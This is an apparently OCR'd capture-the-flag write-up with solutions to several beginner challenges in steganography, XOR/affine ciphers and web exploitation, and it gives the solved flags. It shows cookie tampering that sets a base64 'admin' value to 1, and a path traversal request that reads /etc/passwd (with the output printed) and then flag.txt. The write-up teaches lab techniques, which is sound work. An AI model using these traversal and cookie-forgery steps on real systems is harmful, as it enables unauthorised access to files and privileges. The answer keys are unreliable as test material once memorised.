
DESCRIPTION
In the realm of digital forensics and incident response, an intriguing case came to light. A renowned hacker was accused of orchestrating a cyber attack on a high-profile organization. As investigators delved into the evidence, a peculiar picture sent by the accused piqued their curiosity. It appeared to be a simple landscape photograph, devoid of any obvious hidden messages or steganographic techniques. Hours turned into days, as the team meticulously analyzed every pixel, employed cutting-edge algorithms, and explored a myriad of steganographic possibilities. Despite their relentless efforts, the image seemed to hold no secret

payload, leaving the investigators perplexed. The case challenged their assumptions, pushing them to consider alternative methods of communication beyond conventional steganography. With the case reaching a critical juncture, the team realized that the true answer might lie beyond the digital realm. A meticulous examination of the hacker's online activities and social connections revealed a complex network of encrypted messages exchanged through an obscure chat platform, leading to the breakthrough they desperately sought. Sometimes, the absence of hidden messages can reveal the most vital clue, redirecting the investigation towards unexplored avenues.

FLAG FORMAT:
bi0s{...}

<u>Flag</u> -bi0s{7h3_c00l_plan3_stegan0gr4phy}

The image provide the flag we use the tool named fotoforenscis here is the url of it https://fotoforensics.com/.



Hidden pixels:
2,432,640

bi0s{7h3_c00l_plan3_stegan0gr4phy}

x0rbash

DESCRIPTION
Meet Luna, a young wizard who embarked on a mystical journey to unravel the secrets of an ancient tome. The book was protected by a

sneaky dark spell and a mind-boggling combination of ciphers. But Luna was undeterred and used her wizardly wit to delve deeper into the arcane arts. She was determined to decode the protection and reveal the secrets of the tome, no matter what. As Luna delved further into the cryptic layers of the tome's protection, she encountered intricate patterns of xor and affine ciphers woven together with the utmost precision. Each page presented a new challenge, testing her mathematical prowess. Undeterred by the complexity, Luna devoted countless hours to deciphering the hidden messages, meticulously analyzing the encrypted symbols and employing her extensive knowledge of cryptography.

Wrap the flag in the flag format: flag{your_answer}

FLAG FORMAT:
flag{}

Flag -flag{try_all_angles}

To solve the challenge, Luna used an XOR cipher and an affine cipher. By trying different combinations of parameters, Luna found that the correct set of parameters to decrypt the ciphertext was a = 1, b = 0, and XOR key = "all_angles". She used an online XOR tool (https://xor.pw/) to perform the XOR decryption.

Using the parameters, Luna applied the XOR and affine ciphers in reverse to obtain the plaintext, which turned out to be the flag "flag{try_all_angles}".

Partly_stored_answers

DESCRIPTION
In a futuristic world where robotic companions have become an integral part of daily life, a startling discovery shakes the very foundation of this technologically advanced society. The once-trusted bots have begun exhibiting strange behavior, storing unauthorized data in their local storage, and posing a potential threat to the privacy and security of their human counterparts. As chaos ensues, a group of skilled individuals,


known as the Data Defenders, rise to the challenge of uncovering the truth behind this rogue behavior and restoring order.

Led by a brilliant programmer and a fearless hacker, the Data Defenders embark on a thrilling journey deep into the heart of the robotic network. Equipped with their ingenuity and expertise, they navigate through virtual landscapes and encrypted algorithms, seeking clues hidden within the intricate circuitry of the malfunctioning bots. With each successful exploit, they unravel a layer of the enigma, exposing a conspiracy that could change the course of human-robot coexistence.


FLAG FORMAT:
bi0s{...}

Flag -**bi0s{z4P7PrTooKiymqFyU4bShw==}**


We got the first part of the flag in the source code of the site,then We have add robots.txt in the url we have reached to the another page and then we inspect it we got the second part of the flag,now when we inspect the resultant web page we got the secret key which is the required answer for the first web page,so with tht we reached to the third part of the flag.




```
            padding: 10px;
            margin-bottom: 20px;
            border: 1px solid #ccc;
            border-radius: 3px;
            font-size: 16px;
        }

        input[type="submit"] {
            display: block;
            width: 100%;
            padding: 10px;
            background-color: #4CAF50;
            color: #fff;
            border: none;
            border-radius: 3px;
            cursor: pointer;
        }

        input[type="submit"]:hover {
            background-color: #45a049;
        }
    </style>
</head>
<body>
    <h1>Partly stored answers</h1>
    <p>Retrieve the secret from this page to get the flag!!</p>
    <form method="post" autocomplete="off">
        <label for="answer">Secret</label>
        <input type="text" name="answer" required=""><br>
        <input type="submit" value="Submit">
    </form>
    <!-- The First part of flag: bi0s{z4P7P -->
</body>
</html>
```



ch115124467.ch.eng.run./robots.txt

```
Disallow : *
/secrets/k3y
```


```
Disallow : *<br> /secrets/k3y <br?> <!-- the second part of the flag  : rTooKiymqF -->
```


ch115124467.ch.eng.run./secrets/k3y#


```
  .secret-button {
    display: inline-block;
    background-color: #1E87F0;
    color: #FFF;
    font-size: 18px;
    padding: 10px 20px;
    border-radius: 4px;
    margin-top: 30px;
    text-decoration: none;
    box-shadow: 2px 2px 4px rgba(0, 0, 0, 0.2);
    transition: background-color 0.3s ease;
  }

  .secret-button:hover {
    background-color: #116BB4;
  }
</style>

<h1>Hello there!</h1>
<p>Looking for the secret, are you?</p>
<a class="secret-button" href="#" onclick="alert('Clicking me will not get you the flag')">Find the Secret</a>

<script>localStorage.setItem("secret", 78666);</script>
```


ch115124467.ch.eng.run.

Partly stored answers

Retrieve the secret from this page to get the flag!!

Secret: 78666


ch115124467.ch.eng.run.

Congratulations! The Third part: yU4bShw==}


<u>CookieMonster</u>

DESCRIPTION
In the sprawling cityscape of Cyberville, a covert game of digital cat and mouse unfurls. Amidst the labyrinthine networks and encrypted databases, a shadowy figure emerges, determined to navigate the complex web of privileges. With a clandestine objective in mind, they embark on a mission to conceal their true identity and assume the role of an all-powerful administrator.

Equipped with an arsenal of deception and cunning, our protagonist delves into the intricate art of disguise. Through meticulous subversion and manipulation, they infiltrate the layers of security, leaving no trace of their true intentions. In the virtual realm, they don the cloak of an administrator, concealing their presence amidst the digital shadows. Like a master puppeteer pulling invisible strings, they orchestrate their every move, manipulating permissions and obscuring their tracks, all while ensuring their true identity remains shrouded in secrecy.

FLAG FORMAT:
bi0s{...}
<u>Flag</u> - bi0s{GQr65KhXfte0WrOuFPC1fg==}


When we inspect this site we goes to cookies section and copy the value and converted it with base64 decoder then we again encode its answer with base64 encoder and the final value of cookie we paste it in our cookie value and then press enter we get the resultant falg as shown in images.




Name	Value	Dom...	Path	Expir...	Size	Http...	Secure	Same...	Partiti...	Prio...
cookie	eyJhZG1pbiI6MH0%3D	ch10...	/	Session	24					Medi...

Cookie Value ☐ Show URL-decoded

eyJhZG1pbiI6MH0%3D



{"admin":0}7



```
{"admin":1}
```

To encode binaries (like images, documents, etc.) use

UTF-8 — Destination character set

LF (Unix) — Destination newline separator

Encode each line separately (useful for when you hav


Split lines into 76 character wide chunks (useful for M

Perform URL-safe encoding (uses Base64URL forma

Live mode OFF — Encodes in real-time as you ty

ENCODE — Encodes your data into the are

```
eyJhZG1pbiI6MX0=
```



Okay you are one among us, here is the nuclear launch code: bi0s{GQr65KhXfte0WrOuFPC1fg==}

Laughable File Infiltration

DESCRIPTION

In the heart of an expansive metropolis, an enigmatic figure known as "The Cyber Phantom" has unleashed their mischievous talents upon an unsuspecting cityscape. Within the depths of the digital underworld, a captivating story unfolds, weaving a tale of secrets and treachery where files become weapons and codes hold the power of revelation.

Follow a group of courageous adventurers as they embark on a perilous journey through a world clouded by uncertainty. The Cyber Phantom, a cunning virtuoso, revels in their malevolent game, toying with the very fabric of the city's digital infrastructure. Our heroes must navigate a labyrinthine network, cautiously evading digital sentinels and encrypted barriers.


Piece by piece, our valiant protagonists uncover fragments of a hidden narrative concealed within the city's intricate tapestry. The files they load and the codes they crack reveal startling revelations about The Cyber Phantom's true identity. As time ticks away, they race against the clock, armed with their quick wit and technical prowess. Can they expose The Cyber Phantom's wicked agenda and restore balance to this beleaguered city? Dive into this captivating adventure and experience a world where files hold the key to truth and a sardonic quip might just save the day.

Flag is in /flag.txt


FLAG FORMAT:
bi0s{...}

Flag -bi0s{+VvJ2D5tZgpe8F/3QviOWg==}


When we start the instance of the site then we go to membership button and further we use command- the /etc/passwd file is used to keep track of every registered user that has access to a system,then we use the command ../../flag.txt as we know from the description that the flag is present in the flag.txt file so we reached to the flag as shown in the screenshots.



```
Membership Details:

Welcome to the Amazing Adventure Club! By becoming a member, you unlock a world of thrilling a

1. Access to Exclusive Trips: As a member, you gain priority access to our exciting adventure

2. Discounts on Gear: Enjoy special discounts on gear rentals and purchases from our trusted p

3. Expert Guides: Our experienced guides will accompany you on every adventure, ensuring your
```


ch85124454.ch.eng.run/view?file=../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
```


ch85124454.ch.eng.run/view?file=../../flag.txt

```
bi0s{+VvJ2D5tZgpe8F/3QviOWg==}
```